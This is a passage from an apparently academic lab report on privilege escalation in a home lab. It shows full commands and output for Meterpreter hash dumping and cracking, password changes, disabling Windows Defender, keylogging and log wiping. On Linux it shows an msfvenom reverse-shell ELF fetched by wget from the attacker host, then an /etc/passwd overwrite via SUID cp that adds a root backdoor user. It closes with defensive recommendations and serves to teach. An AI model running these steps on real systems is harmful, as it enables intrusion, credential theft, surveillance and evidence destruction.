Ngoc Dai:1001:aad3b435b51404eeaad3b435b51404ee:8a72db9f0eea602e3770c45cd3ed9bcd:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e6d697902f072f711fd0c47fdc882d7e:::
```

Figure 13. Get password hashes of all users

We can see the hash password of account Ngoc Dai which is highlighted on the image

Use tool like password hash cracker to see the password

Hash	Type	Result
8a72db9f0eea602e3770c45cd3ed9bcd	NTLM	123456abc

Figure 14. Decode password hash

The attack also can change the victim's password by using command like below

```
meterpreter > shell
Process 3184 created.
Channel 1 created.
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user "Ngoc Dai" 123abc
net user "Ngoc Dai" 123abc
The command completed successfully.
```

Figure 15. Change Victim's password

Now NgocDai's password is 123abc

Turn off window protection

```
C:\Windows\system32>powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true"
powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true"

C:\Windows\system32>powershell -Command "Set-MpPreference -DisableBehaviorMonitoring $true"
powershell -Command "Set-MpPreference -DisableBlockAtFirstSeen $true"
powershell -Command "Set-MpPreference -DisableIOAVProtection $true"powershell -C
ommand "Set-MpPreference -DisableBehaviorMonitoring $true"

C:\Windows\system32>powershell -Command "Set-MpPreference -DisableBlockAtFirstSe
en $true"
```

Figure 16. Turn off Window protection




Figure 17. Real-time protection turn off

Other thing that attacker can do

screenshot to know what victim do

```
meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/xRVHFbbh.jpeg
```

Figure 18. Screenshot

Keyboard tracking know what victim type

Using `keyscan_start` to start tracking, `keyscan_dump` to see what victim type
`keyscan_stop` to stop tracking

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
notpassword<Shift>: abc<Shift>@hello<CR>

meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
```

Figure 19. Keyboard tracking

After attack using `clearev` to Clearing Tracks

```

meterpreter > clear
[*] Wiping 390 records from Application ...
[*] Wiping 344 records from System ...
[*] Wiping 3746 records from Security ...

```

Figure 20. Clearing Tracks

3.2 PRIVILEGE ESCALATION ATTACK ON UBUNTU

3.2.1 Simulate assigning SUID permissions to the cp command

Using `sudo chmod +s /bin/cp` to assigning SUID permissions to the cp command in Ubuntu. Then check `ls -l /bin/cp`. If there is a red 's' (-rwsr-xr-x), it means success.

```

dai@dai-virtual-machine:~/Desktop$ sudo chmod +s /bin/cp
[sudo] password for dai:
dai@dai-virtual-machine:~/Desktop$ ls -l /bin/cp
-rwsr-xr-x 1 root root 153976 Thg 9  5 2019 /bin/cp
dai@dai-virtual-machine:~/Desktop$

```

Figure 21. Assigning SUID permissions to the cp command

3.2.2 Create backdoor

Using

```

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.114.150
LPORT=4444 -f elf > shell.elf

```

to create shell.elf file

```

(kali@kali)-[~/Desktop]
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.114.150 LPORT=44
44 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the pay
load
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes

```

Figure 22. Create shell.elf

Then open a web server directly in the directory containing the shell.elf file using `python3 -m http.server 80`

```
(kali@kali)-[~/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 23. Open web server

On Ubuntu side, go to attacker web server downloads shell.elf file using

`wget http://192.168.114.150/shell.elf`

```
root@dai-virtual-machine:/home/dai/Desktop# wget http://192.168.114.150/shell.elf
--2026-01-15 16:06:23-- http://192.168.114.150/shell.elf
Connecting to 192.168.114.150:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: 'shell.elf'

shell.elf      100%[=====]      250  --.-KB/s   in 0s

2026-01-15 16:06:23 (14,5 MB/s) - 'shell.elf' saved [250/250]

root@dai-virtual-machine:/home/dai/Desktop#
```

Figure 24. Download shell.elf

Then run it

```
root@dai-virtual-machine:/home/dai/Desktop# chmod +x shell.elf
root@dai-virtual-machine:/home/dai/Desktop# ./shell.elf
```

Figure 25. Run shell.elf

3.2.3 Using Metasploit to attack

Meanwhile on attacker side run Metasploit to start attack

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.114.150
LHOST => 192.168.114.150
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.114.150:4444
[*] Sending stage (3090404 bytes) to 192.168.114.100
[*] Meterpreter session 1 opened (192.168.114.150:4444 -> 192.168.114.100:37406)
    at 2026-01-15 04:08:19 -0500

meterpreter >
```

Figure 26. Start attack

Like Windows the attacker waits for the victim to run the shell.elf file. When the victim runs it, Metasploit notifies that session 1 has opened (192.168.114.100 is Ubuntu's IP).

Now go to Ubuntu shell, check current privileges: `id` (standard user will be displayed).

```
meterpreter > shell
Process 2671 created.
Channel 1 created.
id
uid=1000(dai) gid=1000(dai) groups=1000(dai),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),133(lxd),134(sambashare)
```

Figure 27. Check current privileges

3.2.4 Privilege escalation

Generate a Linux-compliant hashed password: `openssl passwd -1 -salt hacker password123`

`openssl passwd`: A tool for generating encrypted passwords.

`-1`: MD5 algorithm (an older standard, but still accepted by the `/etc/passwd` file). `-salt hacker`: Adds a "salt" (hacker) string to make cracking the password more difficult. `password123`: The actual password the attacker wants to set.

Then the attacker receives a string like `$1$hacker$maoVUGb6XNp03USLr9Oqq1`. This is what the operating system actually "reads" to verify a user's identity.

Create a modifiable copy of the system's user database: `cat /etc/passwd > /tmp/passwd`

The `/etc/passwd` file is the central database for all user accounts. As a low-privileged user (dai), the attacker can read this file but cannot edit it directly. The `/tmp` directory has "Sticky Bit" permissions, meaning any user can create and edit files there. By copying the content to `/tmp/passwd`, the attacker now has a version of the user list that they can manipulate.

Using `echo "hacker:[HASH_CODE]:0:0:root:/root:/bin/bash" >> /tmp/passwd` to inject a "Backdoor User" with root-level authority ([HASH_CODE] is the `$1$hacker$maoVUGb6XNp03USLr9Oqq1`). `(0:0)` is the most important part. In

Linux, the kernel does not care about the username "root" or "hacker"; it only looks at the UID. UID 0 is hardcoded as the Superuser (Root). By assigning 0:0, you are telling the system that the user hacker has full administrative control.

Overwrite the legitimate system configuration with malicious version `cp /tmp/passwd /etc/passwd`. The system's actual `/etc/passwd` is replaced. The system now officially recognizes hacker as a root user.

```
openssl passwd -1 -salt hacker password123
$1$hacker$maoVUGb6XNp03USLr90qq1
cat /etc/passwd > /tmp/passwd
echo "hacker:$1$hacker$maoVUGb6XNp03USLr90qq1:0:0:root:/root:/bin/bash" >> /tmp/passwd
cp /tmp/passwd /etc/passwd
```

Figure 28. Privilege escalation

To check To check for a successful privilege escalation, the attacker use su to switch to the account named hacker.

```
meterpreter > shell
Process 2270 created.
Channel 3 created.
id
uid=1000(dai) gid=1000(dai) groups=1000(dai),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),133(lxd),134(sambashare)
su hacker
id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 29. Privilege escalation successfully

CHAPTER 4 . CONCLUSION

4.1 CONCLUSION

In conclusion, this research demonstrates that while both Windows and Linux implement sophisticated Access Control models, their inherent complexity often introduces subtle vulnerabilities. The lab results confirm that security is not a static state but a continuous process. By exploiting misconfigurations and built-in administrative features—such as UAC auto-elevation in Windows or SUID bits in Linux—an attacker can successfully bypass intended security boundaries. This project highlights the critical importance of the 'Principle of Least Privilege' (PoLP) and proves that even the most advanced permission systems can be subverted if not properly monitored and hardened against privilege escalation techniques.

4.2 DEVELOPMENT

Based on the attack simulations performed, the following security principles are critical to hardening the system against privilege escalation:

Carefully manage privileged accounts: Limiting the number of privileged accounts, Assign the minimum level of access and permissions required for users to perform their tasks, Periodically review and audit privileged account permissions to ensure that only authorized users have elevated access. Implement monitoring and logging of privileged account activities to detect suspicious actions and potential abuse. Implement the use of temporary or time-limited credentials for privileged accounts, which expire after a certain period.

Perform Vulnerability Scans: Regular vulnerability scanning helps identify potential weaknesses, misconfigurations, and vulnerabilities in your systems that could be exploited in a privilege escalation attack Implement a vulnerability management program that includes: Regular scanning, Remediation, Validation.

Monitor Network Traffic and Behavior: Monitoring network traffic and user behavior can help detect potential privilege escalation attacks in progress or identify signs of unauthorized access.

Enforce a Strong Password Policy: A strong password policy reduces the risk of unauthorized access and privilege escalation through password attacks. Ensure your password policy includes: Complexity, Length, Password rotation, Account lockout.

REFERENCES

<https://www.exabeam.com/explainers/insider-threats/how-privilege-escalation-works-and-6-ways-to-prevent-it/>

Metasploit Module Documentation. Rapid7. [online] Available at:

<https://www.rapid7.com/db/>

<https://github.com/Samsar4/Ethical-Hacking-Labs/blob/master/5-System-Hacking/5-Escalating-Privileges.md#escalating-privileges>

<https://sinhviencntt.net/ceh-tieng-viet-leo-thang-dac-quyen-2236>

Link demo:

[https://drive.google.com/drive/folders/1IaN3btDRFfevYHFfreZZDzHrvpoCVZ1h?
usp=sharing](https://drive.google.com/drive/folders/1IaN3btDRFfevYHFfreZZDzHrvpoCVZ1h?usp=sharing)